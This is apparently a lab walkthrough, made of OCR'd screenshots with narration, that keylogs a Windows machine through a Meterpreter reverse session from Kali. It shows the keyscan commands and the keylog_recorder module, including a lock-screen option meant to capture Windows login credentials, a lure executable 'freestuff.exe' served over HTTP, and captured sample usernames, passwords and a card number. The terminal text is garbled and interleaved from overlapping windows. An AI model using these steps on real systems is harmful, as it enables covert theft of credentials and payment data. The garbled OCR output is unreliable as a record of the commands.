
The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit" running on a Kali Linux desktop environment. The terminal window has a dark theme and displays the following content:

```
yz593@kali: ~
yz593@kali: ~
File Actions Edit View Help
4740 784 WinStore.App.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Program F
iles\WindowsApps\Microsoft.WindowsStore_12011.1001.1.0_x64_8wekyb3d8bbwe\WinStore.App.exe
4804 784 RuntimeBroker.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\S
ystem32\RuntimeBroker.exe ) > set lhost 172.16.227.141
4852 784 MicrosoftEdgeCP.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\S
ystem32\MicrosoftEdgeCP.exe > exploit
4880 648 svchost.exe
4948 4804 MicrosoftEdgeSH.exe on 172.16 x64 141:4444 DESKTOP-0SLBQLS\yz593 C:\Windows\S
ystem32\MicrosoftEdgeSH.exe (es) to 172.16.227.136
5036 784 SystemSettings.exe (172.16.227.136) x64 141:4444 → DESKTOP-0SLBQLS\yz593 C:\Windows\I
mmersiveControlPanel\SystemSettings.exe
5200 3308 SecurityHealthSystray.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\S
ystem32\SecurityHealthSystray.exe
5228 648 SecurityHealthService.exe on 1 closed. Reason: Died
5364 4288 SearchFilterHost.exe to quit
5432 4528 Windows.WARP.JITService.exe
5592 784 RuntimeBroker.exe... x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\S
ystem32\RuntimeBroker.exe ) > exit
6024 3308 Taskmgr.exe x64 1
6032 5828 OneDrive.exe routersploit.log x86 yolo1.txt DESKTOP-0SLBQLS\yz593 C:\Users\yz5
93\AppData\Local\Microsoft\OneDrive\OneDrive.exe
root@Kali:~/keylogger# ls
meterpreter > migrate 3308
[*] Migrating from 4064 to 3308 ...stuff.exe
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 3308 lex.html index.nginx-debian.html
meterpreter > keyscan_start freestuff.exe
Starting the keystroke sniffer ...html
meterpreter > www/html#
```

I opened Notepad on the target system and started to type things that a target might type in the real world.




To see what the target has typed, I used “keyscan\_dump.” As you can see, the keyscan module captured everything, even the shift button.



The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit". The title bar also displays the user "yz593@kali: ~" and the date/time "10:34 PM". The terminal window itself has a dark background and contains the following text:

```
yz593@kali: ~
File Actions Edit View Help
5036 784 SystemSettings.exe      x64   1      DESKTOP-0SLBQLS\yz593 C:\Windows\I
mmersiveControlPanel\SystemSettings.exe
5200 3308 SecurityHealthSystray.exe x64   1      DESKTOP-0SLBQLS\yz593 C:\Windows\S
ystem32\SecurityHealthSystray.exe lhost 172.16.227.141
5228 648 SecurityHealthService.exe
5364 4288 SearchFilterHost.exe lhost
5432 4528 Windows.WARP.JITService.exe
5592 784 RuntimeBroker.exe lhost 172.16.227.141:4444 DESKTOP-0SLBQLS\yz593 C:\Windows\S
ystem32\RuntimeBroker.exe bytes) to 172.16.227.136
6024 3308 Taskmgr.exe opened (172.16.227.141:4444 → 172.16.227.136:49870) at 2020-11-30
6032 5828 OneDrive.exe          x86   1      DESKTOP-0SLBQLS\yz593 C:\Users\yz5
93\AppData\Local\Microsoft\OneDrive\OneDrive.exe
meterpreter >
meterpreter > migrate 3308
[*] Migrating from 4064 to 3308 ... to quit
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 3308
meterpreter > keyscan_start
Starting the keystroke sniffer...>.../exploit.log yoyoyo.txt
meterpreter > keyscan_dump
Dumping captured keystrokes ...
notepa<CR>
username<Right Shift>: bob<CR>reestuff.exe
password<Right Shift>: password123<CR>1/
credit card number<Right Shift>: 5239467527654377<CR>
mistake<^H><^H><^H><^H><^H><^H><^H><^H>corrected<CR>\n
root@kali:~/var/www/html# rm freestuff.exe
root@kali:~/var/www/html# vim index.html
meterpreter > 
```


Simply type “keyscan\_stop” to stop capturing keystrokes.



```
File Actions Edit View Help
5200 3308 SecurityHealthSystray.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\S
ystem32\SecurityHealthSystray.exe lhost
5228 648 SecurityHealthService.exe
5364 4288 SearchFilterHost.exe lhost 172.16.227.141
5432 4528 Windows.WARP.JITService.exe
5592 784 RuntimeBroker.exe exploit x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\S
ystem32\RuntimeBroker.exe
6024 3308 Taskmgr.exe handler on 172.16 x64 141:4444
6032 5828 OneDrive.exe bytes) to 172.16 x86 .116 DESKTOP-0SLBQLS\yz593 C:\Users\yz5
93\AppData\Local\Microsoft\OneDrive\OneDrive.exe:4444 → 172.16.227.136:49870) at 2020-11-30
21:33:50 -0600
meterpreter > migrate 3308
[*] Migrating from 4064 to 3308...
[*] Migration completed successfully.
meterpreter > getpid
exit' command to quit
Current pid: 3308
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes ...tersploit.log yoyo.txt
notepa<CR> # cd keylogger/
username<Right Shift>: bob<CR>
password<Right Shift>: password123<CR>
credit card number<Right Shift>: 5239467527654377<CR>
mistake<^H><^H><^H><^H><^H><^H><^H><^H>corrected<CR>
root@kali:~/var/www/html# ls
freestuff.exe index.html index.nginx-debian.html
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > 
```

The keysan module is a great module for keylogging, but “keyscan\_dump” only returns keystrokes since the last time you executed “keyscan\_dump,” and it is difficult to go back and view previous keystrokes. Another module for keylogging is the keylogrecorder. This is a keylogging module that prints the keystrokes in a log file, so you can access it any time.


The image below shows how to access the keylogrecorder module. In the options, we can specify which process the keylogger will capture keystrokes. The interval will specify how long the module will wait before printing the keystrokes. A lower interval might result in separating lines of the same string, which might make it confusing to read later. This will be shown later. The lock screen setting will specify if the screen will be locked on load. This is useful when trying to capture windows login details, as it forces the target to enter their credentials before they can use their system again. The migrate setting will specify if the module will move to another process, if true, the PID will be needed to specify which process it will move to.



A screenshot of a Kali Linux terminal window titled "Kali-Debian 10.x 64-bit". The window shows a terminal session with the following content:

```
msf5 exploit(multi/handler) > use post/windows/capture/keylog_recorder
msf5 post(windows/capture/keylog_recorder) > options
set lhost
Module options (post/windows/capture/keylog_recorder):
lhost => 172.16.227.141
Name          Current Setting  Required  Description
--  -----
1 CAPTURE_TYPE    explorer    on       Capture keystrokes for Explorer, Winlogon or PID
(Accepted: explorer, winlogon, pid) 172.16.227.130
1 INTERVAL      5            no       Time interval to save keystrokes in seconds 11-30
2 LOCKSCREEN    false        no       Lock system screen.
2 MIGRATE       false        no       Perform Migration.
migrate       >             no       Process ID to migrate to
1 SESSION       227.136      -        Meterpreter session 1   The session to run this module on.
Interrupt: use the 'exit' command to quit
msf5 post(windows/capture/keylog_recorder) >
[!] Shutting down Meterpreter ...
msf5 exploit(multi/handler) > exit
root@kali:~# ls
clickthis.exe  keylogger  routersploit.log  yoyoyo.txt
root@kali:~# cd keylogger/
root@kali:~/keylogger# ls
freestuff.exe
root@kali:~/keylogger# rm -r freestuff.exe
root@kali:~/keylogger# cd /var/www/html/
root@kali:/var/www/html# ls
freestuff.exe  index.html  index.nginx-debian.html
root@kali:/var/www/html# rm freestuff.exe
root@kali:/var/www/html# vim index.html
root@kali:/var/www/html#
```

Once the module starts, any keystrokes made by the target system will be saved to the log file specified, and can be accessed any time.




The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit". The terminal is running the Metasploit framework. The user has started a session and is configuring a keylog recorder. The session is connected to a host at 172.16.227.141. The keylog recorder is saving keystrokes to a file named "key\_527945.txt". After configuration, the user exits the meterpreter session and returns to the root shell. They then delete the keylogger executable and its log files from the "/var/www/html" directory.

```
msf5 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4 ... lhost
set lhost
meterpreter > run post/windows/capture/keylog_recorder
lhost => 172.16.227.141
[*] Executing module against DESKTOP-0SLBQLS
[*] Starting the keylog recorder ...
[*] Keystrokes being saved into /root/.msf4/loot/20201130224313_default_172.16.227.136_host.windows.key_527945.txt (95 bytes) to 172.16.227.136
[*] Recording keystrokes ...
[*] 1:33:50 ~0600

meterpreter >
[*] 172.16.227.136 - Meterpreter session 1 closed. Reason: Died
Interrupt: use the 'exit' command to quit
meterpreter > exit
[*] Shutting down Meterpreter ...
msf5 exploit(multi/handler) > exit
root@kali:~# ls
clickthis.exe  keylogger  routersploit.log  yoyoyo.txt
root@kali:~# cd keylogger/
root@kali:~/keylogger# ls
freestuff.exe
root@kali:~/keylogger# rm -r freestuff.exe
root@kali:~/keylogger# cd /var/www/html/
root@kali:/var/www/html# ls
freestuff.exe  index.html  index.nginx-debian.html
root@kali:/var/www/html# rm freestuff.exe
root@kali:/var/www/html# vim index.html
root@kali:/var/www/html#
```

To see a continuous output of keystrokes, we can use the tail command with the -f flag.

This will allow us to see the logs in real-time as new keystrokes are registered. This will all be saved in the log file.



The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit". The terminal is running on a Kali Linux system with the command:

```
root@kali:~# tail -f /root/.msf4/loot/20201130224313_default_172.16.227.136_host.windows.key_527945.txt
```


The output shows the start of a keystroke log from a victim machine:

```
Keystroke log from freestuff (13).exe on DESKTOP-0SLBQLS with user DESKTOP-0SLBQLS\yz593 started at 2020-11-30 22:43:13 -0600
```

